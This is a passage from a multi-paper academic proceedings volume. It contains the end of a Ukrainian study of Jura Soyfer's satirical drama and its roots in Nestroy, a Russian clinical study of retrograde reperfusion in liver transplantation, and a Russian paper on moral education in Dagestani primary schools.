Яскравими прикладами створення такого магічно-алегоричного світу є п'єси «Кінець світу («Вже довго світові не бути...»)» («*Der Weltuntergang* («*die Welt steht auf kein' Fall mehr lang*»))» Юри Зойфера (1936 р.) та «Злий дух Лумпацівагабундус» («*Der böse Geist Lumpacivagabundus*») (1833 р.) Йоганна Нестроя. Паралелізм виявляється як у тематичному, так і в структурному аспектах. У п'єсі Й. Нестроя протагоніст швець Кнірім вірить в апокаліпсис, про який почув від астролога: «*In ein Jahr kommt der Komet, nachher geht eh die Welt zugrunde*» [7, с. 57]; професор Гук у драмі Юри Зойфера теж намагається попередити людей про кінець світу: «Я гадаю, Ви не усвідомлюєте всієї важливості мого відкриття. Комета знищить нас усіх» [1, с. 25]. Фінали обох п'єс та-

кож демонструють полюс оптимізму в обох сатириків: у Нестроя перемогу отримує фея Амороза, яка приносить любов та щастя, її суперниця Фортуна заявляє: «Я переможена, Аморозо, я визнаю твою силу, ти набагато сильніша за мене; ти перемогла» [7, с. 65]; комета Конрад у п'єсі Ю. Зойфера закохується і відвертає апокаліпсис: «Справа в тому, що я познайомився з нею трохи ближче... Я... я закохався в неї» [1, с. 57]. Така фантазмагорія, побудована на алегоріях, спрямована не на втечу з реального світу до містичного, а на розвінчання ілюзорності; при цьому завдяки поєднанню фікційного елемента з гумором досягається дидактичний ефект.

Звернення до пародії та травестії є також однією з визначальних ознак віденської народної комедії. Демістифікація, що реалізується шляхом репрезентації деградації знаменитостей, викликає шок і відчуження, подолання яких одночасно відбувається через здоровий сміх. Такі реакції, як зазначає М. Бахтін, дають можливість по-іншому сприйняти дійсність, звільнитися від нав'язаної офіційно точки зору та уявити новий, абсолютно інший порядок [Bachtin]. Юра Зойфер пародіює не лише окремих осіб (конкретні історичні чи політичні особистості: Адольф Гітлер, Христофор Колумб, Луїджі Гальвані) чи репрезентантів певного соціального стану (професор Гук як уособлення бездіяльної інтелігенції, Рокфорд, що представляє абсурдність політики верхівки), а й окремі ситуації (сліпі інваліди війни, які з запалом простують на поле бою, злодії, які відмовляються красти та ін.).

Мистецтво імпровізації: діалектика мовних рівнів у п'єсах сатирика

Безсумнівно, Юра Зойфер є послідовником традицій Йоганна Нестроя і в мовному аспекті: гра слів, контамінація фразеологізмів, цитування, введення діалекту незмінно притаманні драматургії сатирика.

Діалект для Юри Зойфера, як і для основоположників народного театру, не був засобом демонстрації обмеженості чи неосвіченості, навпаки, панувала думка, ніби лише в діалекті слово збігається з його оригінальним значенням. Отже, Зойфер критикує офіційно-діловий і публіцистичний стилі мовлення, у яких, на його думку, відсутні будь-які логіка та смисл. Досягнення комічного ефекту відбувається саме на рівні мовному. Яскравим прикладом є діалог Фріці й гуманіста із п'єси «Еді Лехнер заглядає в рай», де протиставлено високе метафоризоване мовлення інтелігента та простота помічниці кухарки.

PIETRO zu Fritz: *Ihr seid die schaumgeborene Aphrodite.*

FRITZI verlegen: *Aber na, wenn i Ihna sag. I bin das Aushilfskuchelmadel im Dritten Kaffeehaus.*

PIETRO: Und eure Zeit hat wirklich die Sehnsucht meines Meisters Leonardo erfüllt? Ihr könnt euch zu den Wolken aufschwingen?

FRITZI: I net. I kann mi höchstens zu an Kino aufschwingen [6, с. 79].

Використання віденського діалекту, як і у Ф. Раймунда та Й. Нестроя, не тільки надає місцевого колориту, а й слугує контрастним засобом соціальних, інтелектуальних і моральних сфер.

Комічність в «Асторії» також побудована на вільній грі автора з мовними рівнями: жива, багата на фразеологізми народна мова головного героя-аутсайдера Гупки протиставлена одноманітній мові графа, який постійно повторює одну й ту ж саму фразу: «Продовжуйте в тому ж дусі». Втрата ідентичності Гупки супроводжується втратою розмовної народної мови. Вигадуючи асторійську мову для того, аби наблизитися до чужого, він втрачає властивість висловлюватися зовсім. Герой відновлює ідентичність лише тоді, коли повертається знову до народної мови.

Беззмістовна балаканина гостей у салоні Гвендолін протиставляється простій, але поетичній мові Рози й Гортензії. Джеймс, який у кінці п'єси перетворюється на диктатора, розмовляє популістською мовою, що має сугестивний вплив на маси.

«Житлових будинків? Більша частина наших чоловіків мешкає в казармах дружніх нам держав, більша частина жінок — в робітничих їдальнях. Це становить загалом тридцять відсотків населення. Ще тридцять відсотків мешкає в люб'язно наданих нам в'язницях. (Оплекси) Решта — сорок відсотків — розпорошені по світу й проживають на чужих землях. Слава нам!» [1, с. 172].

Справжнім апогеєм мовної гри, оказіоналізмів, контамінації різних мов є п'єса «Вінета». У ній драматизовано невідповідність слова і його значення, а отже, невідповідність мовлення й реальності, як те демонструє сцена розмови Джонні та в'язня.

«ДЖОННІ: Як тебе звати?

В'ЯЗЕНЬ: Не знаю, пане сенаторе.

ДЖОННІ: Коли закінчується строк твого ув'язнення?

В'ЯЗЕНЬ: Вчора, пане сенаторе» [1, с. 207].

Аутсайдер як протагоніст

Центральна фігура аутсайдера в театрі Ю. Зойфера є також однією з характерних особливостей віденської народної драми. Важливо зазначити, що комічна фігура набула статусу протагоніста саме у творчості Й. Нестроя. Як зазначає Алессандра Скініна, «такий аутсайдер є одночасно винуватцем та об'єктом сміху, ініціатором й жертвою ситуації» [8, с. 117].

Центральний комічний герой є не тільки автономним персонажем, а й своєрідним медіумом між дій-

ством на сцені та публікою: створюється такий собі ефект дзеркала, оскільки через сміх глядач має змогу побачити самого себе. Аутсайдер намагається інтегруватися до системи, однак а priori не має змоги стати її повноцінним складником та набуває статусу загрози для такої системи. Така конфігурація подій, що досягається шляхом контамінації сатиричного й антиутопічного, призводить до дидактичного. Прикладами таких аутсайдерів у драматургії Юри Зойфера є професор Гук у п'єсі «Кінець світу» (інтелігент, котрий намагається виступити проти системи), бездомний Гупка в «Асторії» (бездомний, що прагне інтегруватися у високе суспільство й деградує як особистість), Еді із п'єси «Еді Лехнер заглядає в рай» (Еді Лехнер, безробітний, котрий намагається знайти розв'язання сучасних проблем в історичному минулому), Джонні у «Вінеті» (моряк, єдиний персонаж, який в абсурдному світі забуття намагається зберегти власну ідентичність). Уведення такого народно-драматичного «Гансвурста» (нім. Hanswurst¹) в антиутопічне дійство слугує для досягнення нової, незвичної інтерпретації реальності цільовою аудиторією.

Мультимедіальність

Не менш важливим конструктором віденської народної драми, яка знайшла своє віддзеркалення в театральному доробку Юри Зойфера, є мультимедіальність, тобто введення до тексту пісень, зонгів та шансону. Таке мультимедіалізоване дійство було поліфункціональним. По-перше, ці вставки підсилювали фікційність театру та слугували засобом відчуження. По-друге, вони утворювали своєрідні паузи для осмислення побаченого, відмічаючи цезуру між алегорично-фікційним і реальним світом, давали змогу глядачеві увійти в контакт з автором, який так виявляв власну точку зору. Наприклад, зонг комети Конрад віддзеркалює оптимістичні погляди Юри Зойфера та відкриває перспективу утопії. Отже, йдеться про своєрідну гру з горизонтом очікування публіки.

«Нужди й багатства повна ця планета.

Життя і смерті повна ця планета.

Печаль і радість опліч там ідуть.

Благословенна й проклята планета,

Красою закосичена планета, —

Велика й славна же на неї путь» [1, с. 59].

По-третє, мультимедіальність слугує засобом досягнення сатиричного ефекту, оскільки в ній поєднані елементи комічного з рефлексією. Наприклад, сатира на беззмістовність мови преси, що лейтмотивом проходить через творчість Юри Зойфера, відображена в «Телеграф-шансоні».

¹ Комічна фігура експромтного німецькомовного театру з XVI століття.

«Знаки, речення і фрази,
Мов окрилені злітають,
Мчать по світу і відразу
Десь безслідно пропадають.
І лише єдина звістка
Заблукала в мідних сітях:
«Катастрофа дуже близько!
Через місяць — кінець світу!» [1, с. 23]

Наближаюсь до глядача, автор стимулює його критичне мислення. Як відомо, публіка, до якої звертався Й. Нестрой у своїх п'єсах, залишається цільовою і для

Юри Зойфера. В есе Юри Зойфера «Про живого Нестроя» читаємо: «... Чи живі ще вони? Звичайно, живі й навіть гадки не мають умирати — дрібні гендлярі, ремісники, наймані робітники віденських передмість» [1, с. 243].

Отже, Юра Зойфер є легітимним продовжувачем австрійської гротескно-сатиричної традиції у своїй драматичній творчості. Його фантазмагоричний театр запозичив домінантні прийоми сатиричного моделювання дійсності з арсеналу художніх засобів Віденської народної драми.

Література

1. Зойфер Ю. Кінець світу. Драми та проза / Ю. Зойфер; [упор., пер., післям. та прим. Петра Рихла]. — Чернівці: Книги — XXI, 2012. — 296 с.
2. Eckerle, Felix, Die Nestroy-Rezeption Jura Soyfers: Eine exemplarische Analyse der Dramen «Lumpazivagabundus» und «Astoria», in: JS*, 5, Nr.1, 1996. — S.20–28.
3. Jarka, Horst, Jura Soyfer. Leben, Werk, Zeit, Wien: Löcker Verlag 1987. — 569 S.
4. Jarka, Horst, Jura Soyfer: ein Nestroy im Keller. Zum Einfluß Nestroys auf das oppositionelle Theater im Ständestaat, in: Maske und Kothurn, 24, 1978, Nr.3. — S.191–212.
5. Jarka, Horst, Jura Soyfer: ein Nestroy im Keller. Zum Einfluß Nestroys auf das oppositionelle Theater im Ständestaat, in: Maske und Kothurn, 24, 1978, Nr.3. — S.191–212.
6. Jura Soyfer. Hrsg.: Herbert Arlt. — Wien: Jura Soyfer Ges. Dramatik: Stücke, Filmexposé, Szenen, Proletarische Feiern, Agitprop Texte für Lesungen, Theater, Radio, Film, Internet, 2012. — 373 S.
7. Nestroy, Johann Nepomuk: Nestroys Werke. Weimar 1962, Bd. 1–900 S.
8. Schininà, Alessandra, Komik und Ästhetik Jura Soyfers. Elemente des Kabarett und des Volksstücks im Werk des Dichters, in: Lachen und Jura Soyfer, hrsg. von Herbert Arlt und Fabrizio Cambi, St. Ingbert: Röhrig Verlag 1995. — S.107–122.
9. Soyfer J. Das Gesamtwerk / Jura Soyfer; [Horst Jarka (Hrsg.)]. — Wien; München u.a.: Europaverl., 1980. — 922 S.
10. West, Arthur, Jura Soyfer und Johann Nestroy — Optimismus und Pessimismus, in: Die Welt des Jura Soyfer, Wien: Verlag für Gesellschaftskritik 1991. — S.171–176.

Сербина Дарья Викторовна

Студентка

Белорусский государственный медицинский университет

Serbina D. V.

Student

Belorussian State Medical University

Магер Сергей Олегович

Студент

Белорусский государственный медицинский университет

Mager S. O.

Student

Belorussian State Medical University

Щерба Алексей Евгеньевич

К.м.н., доцент

РНПЦ Трансплантации органов и тканей,

Республика Беларусь, г. Минск

Scherba A. E.

Associate professor

RSPC Transplantation of organs and tissues, Republic of Belarus, Minsk

ВЛИЯНИЕ РЕТРОГРАДНОЙ РЕПЕРФУЗИИ НА РИСК И ВЫРАЖЕННОСТЬ РАЗВИТИЯ РАННЕЙ ДИСФУНКЦИИ ПЕЧЕНОЧНОГО ТРАНСПЛАНТАТА

THE IMPACT OF RETROGRADE CAVAL REPERFUSION ON THE RISK AND THE SEVERITY OF EARLY ALLOGRAFT DYSFUNCTION

Аннотация. Приведены результаты изучения влияния ретроградной реперфузии на риск и выраженность развития ранней дисфункции печеночного трансплантата.

Ключевые слова: ретроградная реперфузия, ранняя дисфункция трансплантата, трансплантация печени.

Summary. The impact of retrograde caval reperfusion on the risk and the severity of early allograft dysfunction were performed in this study.

Keywords: retrograde caval reperfusion, early allograft dysfunction, liver transplantation.

Актуальность. Трансплантация печени является наиболее эффективным и единственным радикальным и перспективным методом лечения больных с терминальной стадией хронических болезней печени, острой печеночной недостаточностью фульминантного течения, злокачественными и доброкачественными опухолями печени. Увеличивающееся с каждым годом количество выполняемых операций (ежегодно около 25000 во всем мире) служит свидетельством успешности данного метода. [1]

Однако операция сопровождается рядом осложнений, среди которых ранняя дисфункция трансплантата является одним из самых тяжелых в послеоперационном периоде.

Ранняя дисфункция трансплантата (РДТ) — тяжелое осложнение трансплантации печени в послеоперационном периоде обусловленное главным образом ИРП. Тяжелое течение РДТ в свою очередь ведет к СПОН, сепсису, требует больших ресурсов и сопровождается большей летальностью (трехлетняя

выживаемость составляет 61%, против 89% у пациентов без РДТ). [2, с. 1447–1453]

Факторами риска развития EAD являются:

- 1) возраст донора и реципиента;
- 2) причина смерти донора;
- 3) качество кондиционирования донора;
- 4) качество донорского органа;
- 5) общее и время тепловой ишемии;
- 6) срочность и тяжесть печеночной недостаточности (MELD).

На основании предположений Кнпierreiss [3, с. 730–735], [4, с. 638–641] о влиянии оксигенации портальной крови на развитие РДТ, а также основываясь на том, что РДТ модулируется эндотоксином и продуктами бактериальной транслокации, присутствующими в портальной крови, и на том, что кавальная реперфузия может обеспечить сокращение времени тепловой ишемии [5, с. 6015–6018], [6, с. 738–748], мы выдвинули гипотезу об уменьшении частоты и выраженности ранней дисфункции трансплантата при проведении ретроградной кавальной реперфузии, и соответственно ей цель исследования.

Материал и методы. В проспективное рандомизированное исследование было включено 112 пациентов УЗ «РНПЦ Трансплантации органов и тканей», перенесших трансплантацию печени в период с 2009 по 2016 год.

Критерии включения:

- 1) возраст старше 18 лет;
- 2) консервант НТК.

Критерии исключения:

- 1) фульминантная печеночная недостаточность;
- 2) показание к ТП — Primary NonFunction;
- 3) ретрансплантация.

Пациенты были разделены на две группы — группа контроля ($n=56$), в которой проводилась обычная реперфузия, и группа исследования ($n=56$), которым проводилась ретроградная кавальная реперфузия с последующей антероградной портальной реперфузией. [7] Средний возраст пациентов составил 43 года [31–48], $p=0.000$. Средний MELD — 17,5 [11–21], $p=0.000$.

Результаты и их обсуждение. Шестимесячная летальность составила 6.93% ($n=7$) во всей выборке: $n=3$ (5,36%) в группе исследования и $n=4$ (7,14%) в группе контроля. Критерий Манна-Уитни: $p=0,677$, достоверной разницы нет (таблица 1).

Частота ранней дисфункции трансплантата в каждой группе равна 19.64% ($n=11$). Частота severe EAD составила $n=4$ в группе исследования и $n=7$ в контрольной группе ($p=0.000$). Критерий Манна-Уитни: $p=0,357$, достоверной разницы нет.

Таблица 1

Влияние ретроградной реперфузии на суррогатные маркеры РДТ и осложнения ТП
(разработка авторов)

Показатель	p (Mann-Whitney)
РДТ	1,000
severe РДТ	0,358
Септическое Осложнение	0,647
6 месячная летальность	0,677
АСТ – 24ч	0,468
АЛТ – 24ч	0,781

Показатель АЛТ и АСТ в первые сутки, а также Время тепловой ишемии представлены в таблице 2.

Таблица 2

Показатели АСТ, АЛТ и Время тепловой ишемии
(разработка авторов)

Показатель	Группа контроля ($n=56$)	p	Интервенционная группа ($n=56$)	p
АСТ	1033 [502–1704]	0,000	800 [533–1388]	0,000
АЛТ	504 [325–884]	0,000	568 [321–905]	0,000
Время тепловой ишемии	45 [45–55]	0,000	40 [37–45]	0,0314

Второй целью нашего исследования было изучение влияния проведенной ретроградной реперфузии на тяжесть постреперфузионного синдрома (ПРС). Aggarwal et al. [8, с. 154–160] определили ПРС как тяжелую сердечно-сосудистую дисфункцию с брадикардией, снижением среднего артериального давления (МАР) и общего периферического сопротивления.

Мы проанализировали данные 33 анестезиологических карт (15 — пациенты с обычной реперфузией, 18 — с ретроградной) и выделили для исследования следующие показатели: МАР, систАД, диастАД и ЧСС до, во время и через 15 и 30 минут после реперфузии. Для определения разницы между двумя группами мы применили критерий Манна-Уитни.

Перед реперфузией вводили 30–50 мл кальция глюконата и 1000 мг метилпреднизолона. Для профилактики ПРС синдрома использовали маннитол — 30 г.

Полученные результаты представлены в таблице 3.

В данном исследовании у пациентов не наблюдалось выраженного падения давления и брадикардии, что может быть следствием правильно выбранной анестезиологической тактики и интраоперационной интенсивной терапии, а также своевременной профилактики ПРС.

Исходя из полученных нами результатов, мы можем сделать вывод, что проведение ретроградной реперфузии достоверно не повлияло на тяжесть ПРС.

Таблиця 3

Показатель	Медиана (група контролю) <i>n</i> =15	Медиана (інтервенційна група) <i>n</i> =18	<i>p</i> -value критерія Манна-Уїтні
систАД до	95,0 [85,0–105,0]	85,0 [75,0–95,0]	0,044792
систАД реперфузія	90,0 [80,0–105,0]	90,0 [75,0–95,0]	0,625484
систАД 15	110,0 [95,0–115,0]	100,0 [90,0–110,0]	0,193060
систАД 30	105,0 [100,0–120,0]	100,0 [90,0–105,0]	0,124395
диастАД до	60,0 [50,0–65,0]	45,0 [45,0–55,0]	0,076462
диастАД реперфузія	55,0 [45,0–60,0]	50,0 [45,0–60,0]	0,538795
диастАД 15	55,0 [45,0–60,0]	55,0 [45,0–55,0]	0,262371
диастАД 30	55,0 [50,0–60,0]	50,0 [45,0–55,0]	0,426375
ЧСС до	95,0 [75,0–110,0]	75,0 [65,0–100,0]	0,278077
ЧСС реперфузія	90,0 [70,0–100,0]	75,0 [70,0–85,0]	0,218971
ЧСС 15	75,0 [65,0–95,0]	80,0 [75,0–90,0]	0,772397
ЧСС 30	80,0 [70,0–95,0]	80,0 [75,0–90,0]	0,744882
МАР до	71,67 [55,0–70,0]	60,0 [55,0–70,0]	0,057678
МАР реперфузія	65,0 [55,0–68,3]	65,0 [55,0–68,3]	0,503580
МАР 15	73,33 [63,3–70,0]	66,67 [63,33–70,0]	0,158526
МАР 30	71,67 [56,67–71,67]	66,67 [56,67–71,67]	0,199316

Выводы:

1. При использовании техники ретроградной реперфузии наблюдается достоверное уменьшение времени тепловой ишемии ($p = 0.0001$, $r = -0.458$).

2. Однако ретроградная кавальная реперфузия достоверно не влияет на риск развития ранней дисфункции печеночного трансплантата и ее выраженность.

3. Проведение ретроградной реперфузии достоверно не повлияло на тяжесть ПРС.

Литература

1. Готье С. В., Хомяков С. М., Арзуманов С. В. Трансплантация печени. 2013.
2. Lee D. D. et al. Early Allograft Dysfunction in Liver Transplantation With Donation After Cardiac Death Donors Results in Inferior Survival / D. D. Lee // Liver Transplant. 2014. Vol. 20. P. 1447–1453.
3. Kniepeiss D. et al. A single-center experience with retrograde reperfusion in liver transplantation / D. Kniepeiss // Transpl Int. 2003. Vol. 16, № 10. P. 730–735.
4. Daniela K. et al. Influence of retrograde flushing via the caval vein on the post-reperfusion syndrome in liver transplantation. / D. Kniepeiss // Clin. Transplant. 2004. Vol. 18, № 6. P. 638–641.
5. X.-H. Y., X.-Z. W., G.-Z. C. Effect of retrograde perfusion on hemodynamics in orthotopic liver transplantation / Y. X. — H. // J. Clin. Rehabil. Tissue Eng. Res. 2008. Vol. 12, № 31. P. 6015–6018.
6. Heidenhain C. et al. Retrograde reperfusion via vena cava lowers the risk of initial nonfunction but increases the risk of ischemic-type biliary lesions in liver transplantation — A randomized clinical trial / C. Heidenhain // Transpl. Int. 2006. Vol. 19, № 9. P. 738–748.
7. Naik P. et al. Techniques of flushing and reperfusion for liver transplantation / P. Naik // Cochrane database Syst. Rev., 2012. Vol. 3.
8. Aggarwal S., Kang Y. et al. Postreperfusion syndrome: hypotension after reperfusion of the transplanted liver / S. Aggarwal // Journal of critical care 1993. Vol. 8 P. 154–160.

Аминова Д. К.

аспирантка

Дагестанский государственный педагогический университет

Гасанова Патимат Гасанова,

доцент психологии

Дагестанский государственный педагогический университет

Даудова Динара Магомедовна,

кандидат психологических наук, доцент

Дагестанский государственный педагогический университет

Aminova D. K.,

postgraduate

Dagestan State Pedagogical University

Patimat Hasanov Hasanov,

associate Professor of psychology

Dagestan State Pedagogical University

Daudova Dinara Magomedovna,

candidate of psychological Sciences, associate Professor

Dagestan State Pedagogical University

НРАВСТВЕННОЕ ВОСПИТАНИЕ МЛАДШИХ ШКОЛЬНИКОВ В ПРОЦЕССЕ ОБУЧЕНИЯ

Аннотация. Процесс нравственного воспитания опирается на традиционные человеческие ценности, нравственное воспитание младших школьников в процессе обучения можно дать возможность представить общество, где справедливость и честность, мужество, мудрость и самоконтроль были бы признаны как морально. Целенаправленная работа по использованию процесса обучения в целях нравственного воспитания учащихся должна проводиться на первой же ступени школьного образования в начальных классах.

Ключевые слова: нравственность, мораль, нравственное воспитание, личность, субъект воспитания.

Summary: The process of moral education is based on traditional human values, moral education of younger schoolchildren in the process of learning can be given the opportunity to represent the society where justice and fairness, courage, wisdom and self-control would be considered as morally. Focused work on the use of the learning process in order of students' moral education should be conducted in the first stage of school education in primary school.

Key words: morals, morality, moral education, personality, subject of education.

Нравственное воспитание всегда признавалась как одна из важнейших проблем педагогики. Оно осуществлялось еще тогда, когда не было школ и других организационных форм подготовки, подрастающих поколений к жизни и труду. Оно являлось одним из главных разделов народной педагогики. Воспитательный аспект обучения объективная закономерность, проявляющая себя в любых условиях. Как отмечает А. А. Цахаева, воспитательное значение обучения состоит, прежде всего, в том, что объясняет ребенку мир природы и общества, помогает найти свое место и самоутвердиться в мире [17, 18, 19, 20]. Правильно организованное обучение может стать основой

формирования не только взглядов (которые определяют отношение обучающихся) но и убеждений, в которых выступают оценки, суждения чувства, волевые устремления. На своих учебных занятиях учитель может вызвать у учащихся благородные чувства, сильные переживания, ясное понимание тех или иных изучаемых положений. Особо хотелось бы подчеркнуть, что всякое обучение так или иначе воспитывает, или оказывает влияние на сознание чувства и поведение учащихся. Воспитание в процессе обучения нельзя пускать на самотек. Оно будет успешным лишь в том случае, если будет изучаться и учитываться возрастные и индивидуальные особенности учащихся, уро-

вень их кругозора интересы, потребности, сомнения, отношения к учебе, к тому, что изучается в данном классе в данное время. В процессах обучения в этих классах (обучения) у детей появляются и такие качества, как прилежание, аккуратность, трудолюбие, дисциплинированность, осознанное чувство долга. Дети приходят в школу, представляя категории нравственности как добро или зло, хорошее или плохое. Важно, чтобы дети поняли, что добрые дела надо делать, не ожидая похвалы. Воспитывая в детях добрые чувства, нужно одновременно вызвать у них непримиримое отношение у грубости, жесткости, жадности, вызвать эмоции осуждения, негодования к этим явлениям.

Целенаправленная работа по использованию процесса обучения в целях нравственного воспитания учащихся должна проводиться на первой же ступени, школьного образования — в начальных классах при этом следует иметь в виду, что в этих классах должны решаться такие важные задачи, как первоначальное становление культурной речи и поведения основами здорового образа жизни, при этом нужно использовать тот факт, что дети этого возраста отличаются остротой и свежестью восприятия, отзывчивостью, любознательностью, непосредственностью, доверчивостью, большой эмоциональностью [1, 2]. В процессе обучения в этих классах у детей появляются и такие качества как прилежание, аккуратность, трудолюбие, дисциплинированность, осознанное чувства долга. В процессе решения задач нравственного воспитания учащихся начальных классов в школах Дагестана необходимо также учитывать те специфические особенности и проблемы, которые возникают в работе этих классов. На сравнительно небольшой территории нашего горного края проживают более 30 наций и народностей, имеющих свой язык, свою культуру и историю.

Еще 100 лет назад ни одна из этих народностей не имела своей письменности, своих национальных школ. Своеобразно решались проблемы языка обучения. В настоящее время в республике функционируют несколько типов начальных классов, которые отличаются национальным составом учащихся, языком обучения, местом своего расположения. Наиболее распространенным типом начальных классов в Дагестане являются начальные классы национальных школ с родным языком обучения. Такие школы функционируют в тех селах и аулах, где проживают люди какой-то одной национальности, имеющие свою письменность. В некоторых районах функционируют и такие национальные школы, где обучение в начальных классах ведется не на родном языке. В начальных классах национальных школ с родным языком обучения в целях нравственного воспитания нужно использовать прежде всего уроки родного языка [4, 5, 6]. На

уроках чтения в этих классах создаются возможности для обогащения учащихся нравственными представлениями и понятиями. Читая и разбирая статьи, рассказы, стихотворения, басни, сказки включенные в учебники чтения, учащиеся знакомятся с окружающей жизнью, природой, трудом людей, радостями и огорчениями своих сверстников.

Дети приходят в школу, имея представления о таких важных категориях нравственности как добро и зло, хорошее и плохое. Но эти понятия часто бывают наивными, своеобразными. Учителю нужно знать их содержание. То, что читается и разбирается на уроках чтения, помогает раскрыть сложность взаимоотношений между людьми, многообразие человеческих характеров, особенность тех или иных переживаний. Целенаправленная работа по формированию нравственных представлений и понятий в начальных классах, где обучение ведется на родном для учащихся языке, может проводиться и на уроках русского языка. Очень важно также совершенствовать методику организации уроков чтения. Главное внимание нужно уделять не многократному чтению не совсем понятного текста, а на его правильное восприятие. Если подходить с позиций нравственного воспитания, большое значение в работе с текстом имеет также голос, интонация, мимика учителя. Они должны показывать отношение учителя к положительным и отрицательным персонажам, доводить до сознания и чувств учащихся лирические, комические и драматические ситуации читаемого и разбираемого текста. Эмоциональные реакции учителя передаются детям, способствуют формированию у школьников определенного отношения к прочитанному.

Серьезные трудности в использовании учебного материала в целях нравственного воспитания возникают и в тех начальных классах национальных школ, где обучение ведется на неродном для учащихся языке, на языке, которым учащиеся слабо владеют. Особенно в первые годы школьного обучения здесь приходится прилагать максимум усилий к тому, чтобы учащиеся восприняли и осмыслили изучаемый материал. Опытные, творчески работающие учителя и в этих условиях стараются использовать каждое понятное положение в воспитательных целях. Важную роль в улучшении нравственного воспитания младших школьников будут играть те изменения, которые осуществляются в содержании начального обучения.

Огромные возможности для нравственного воспитания младших школьников таят в себе уроки труда. На них учитель воспитывает у своих учащихся культуру труда, положительное отношение к труду и ответственность за труд, умение работать сообща, творческое отношение к труду. Воспитательное влияние

на детей оказывает, прежде всего, характер изделий, которые создаются учащимися. Существенную роль в нравственном воспитании младших школьников могут играть правильно организованные занятия по изобразительному искусству. В изобразительной деятельности раскрываются многие задатки детей, воображение, зрительная память. Хорошо продуманные уроки по данному предмету способствуют обогащению чувств, развитию восприимчивости к красоте, что обогащает жизнь ребенка, обостряет интерес ко всякому проявлению общественных явлений. Свою роль

в нравственном воспитании школьников процесс обучения играет не только в начальных классах, но и во всех последующих классах. Огромное воспитательное воздействие на формирование нравственных ценностей у школьников могут играть произведения народного творчества. Они изучаются в разных классах, в разном объеме. Его мировоззрение было пронизано свободолюбием, ненавистью к тирании и угнетению. Если учитель сам любит фольклор и сумеет правильно организовать работу, то он сможет побудить у учащихся эти самые прекрасные чувства.

Литература

1. Абдуллаева Н. А., Цахаева А. А., Аминова Д. К. Готовность к духовно-нравственному поведению младшего школьника как компонент структуры воспитания в дагестанской семье // *Успехи современной науки*. 2016. Т. 2. № 6. С. 23–27.
2. Алиева С. А., Абдуллаева Н. А., Цахаева А. А. Методический арсенал духовно-нравственного воспитания младшего школьника в современных условиях // *Успехи современной науки*. 2016. Т. 2. № 6. С. 78–81.
3. Алиханова Р. А., Цахаева А. А. Феномен маскульности как этнопедагогический потенциал семейного воспитания чеченцев // *Успехи современной науки и образования*. 2016. Т. 1. № 7. С. 124–127.
4. Аминов У. К. Личностно-профессиональное развитие студентов-психологов в процессе обучения в вузе. В сборнике: *Психология и педагогика в образовательной и научной среде международное научное издание по итогам Международной научно-практической конференции*. Стерлитамак, 2016. С. 12–15.
5. Аминов У. К. Ценностные предикаты в научной психологии. В сборнике: *Гуманизация инновационного образования в современных условиях: перспективы и достижения к 120-ти летию Л. С. Выготского: материалы 5 -ой межрегиональной научно-практической конференции с международным участием*. 2016. С. 107–111.
6. Аминов У. К. Чувство патриотизма как личностная ценность. В сборнике: *Гуманизация инновационного образования в современных условиях: перспективы и достижения к 120-ти летию Л. С. Выготского: материалы 5 -ой межрегиональной научно-практической конференции с международным участием*. 2016. С. 24–29.
7. Аминов У. К. Эволюция нравственных конструктов мировоззрения растущей личности // В сборнике: *Гуманизация инновационного образования в современных условиях: перспективы и достижения к 120-ти летию Л. С. Выготского: материалы 5 -ой межрегиональной научно-практической конференции с международным участием*. 2016. С. 42–47.
8. Аминов У. К., Аминова Д. К., Цахаева А. А. Ценностные предикаты: интерпретация с позиций полагающей рефлексии // *Успехи современной науки и образования*. 2016. Т. 1. № 8. С. 182–186.
9. Аминов У. К., Аминова Д. К. Концепция формирования адаптивной саморазвивающейся личности в системе «ученик — студент — учитель» // *Известия Дагестанского государственного педагогического университета. Психолого-педагогические науки*. 2015. № 2 (31). С. 6–10.
10. Аминов У. К., Аминова Д. К. Законы диалектической активности как методологические основания психологического исследования личности в новых условиях // *Известия Дагестанского государственного педагогического университета. Психолого-педагогические науки*. 2014. № 3 (28). С. 6–11.
11. Гасанова П. Г., Даудова Д. М., Аминова Д. К., Цахаева А. А. Влияние гендерных особенностей личности на представление о нравственности // *Успехи современной науки*. 2016. Т. 2. № 5. С. 122–128.
12. Гасанова П. Г., Цахаева А. А., Аминова Д. К. Коммуникативная компетентность как механизм профессионального саморазвития молодого педагога // *Успехи современной науки*. 2016. Т. 4. № 4. С. 9–12.
13. Гасанова П. Г., Даудова Д. М., Мугадова С. Т., Цахаева А. А. Феномен нравственности в научной рефлексии // *Известия Дагестанского государственного педагогического университета. Психолого-педагогические науки*. 2014. № 4 (29). С. 6–9.
14. Даудова Д. М., Аминова Д. К., Цахаева А. А. Эмпатия как психологический механизм саморазвития личности будущего психолога // *Успехи современной науки и образования*. 2016. Т. 3. № 4. С. 49–51.
15. Даудова Д. М. *Методология интеграции психологии и информатики* [Даудова Д. М., Цахаева А. А., Гасанова П. Г.] Монография / Москва, 2016.

16. Цахаева А. А. Реализация субъектно-субъектных отношений в режиме инновационного образования. В сборнике: Гуманизация инновационного образования в современных условиях: перспективы и достижения к 120-ти летию Л.С. Выготского: материалы 5 -ой межрегиональной научно-практической конференции с международным участием. 2016. С. 58–63.

17. Цахаева А. А. Стратегия духовного здоровья личности как воспитательная перспектива. В сборнике: Гуманизация инновационного образования в современных условиях: перспективы и достижения к 120-ти летию Л. С. Выготского: материалы 5 -ой межрегиональной научно-практической конференции с международным участием. Махачкала, 2016. С. 180–187.

18. Цахаева А. А. Практика преподавания педагогической психологии в дагестанском образовательном пространстве. В сборнике: Гуманизация инновационного образования в современных условиях: перспективы и достижения к 120-ти летию Л. С. Выготского: материалы 5 -ой межрегиональной научно-практической конференции с международным участием. 2016. С. 10–13.

19. Цахаева А. А. О нерядоположности понятий адаптивность и адаптированность — сходства и различия. В сборнике: Гуманизация инновационного образования в современных условиях: перспективы и достижения к 120-ти летию Л.С. Выготского: материалы 5 -ой межрегиональной научно-практической конференции с международным участием. 2016. С. 72–75.

20. Цахаева А. А. Прикладные задачи развития современной школы. В сборнике: Гуманизация инновационного образования в современных условиях: перспективы и достижения к 120-ти летию Л. С. Выготского: материалы 5 -ой межрегиональной научно-практической конференции с международным участием. 2016. С. 78–86.

Аминова Дженнет Камильевна,
аспирантка

Даудова Динара Магомедовна,
кандидат психологических наук, доцент

Гасанова Патимат Гасановна,
доцент психологии,

Цахаева Анжелика Амировна,
доктор психологических наук, профессор
Дагестанский государственный педагогический университет

Aminova Jennet Kamilevna,
graduate

Daudova Dinara Magomedovna,
Ph.D., associate professor

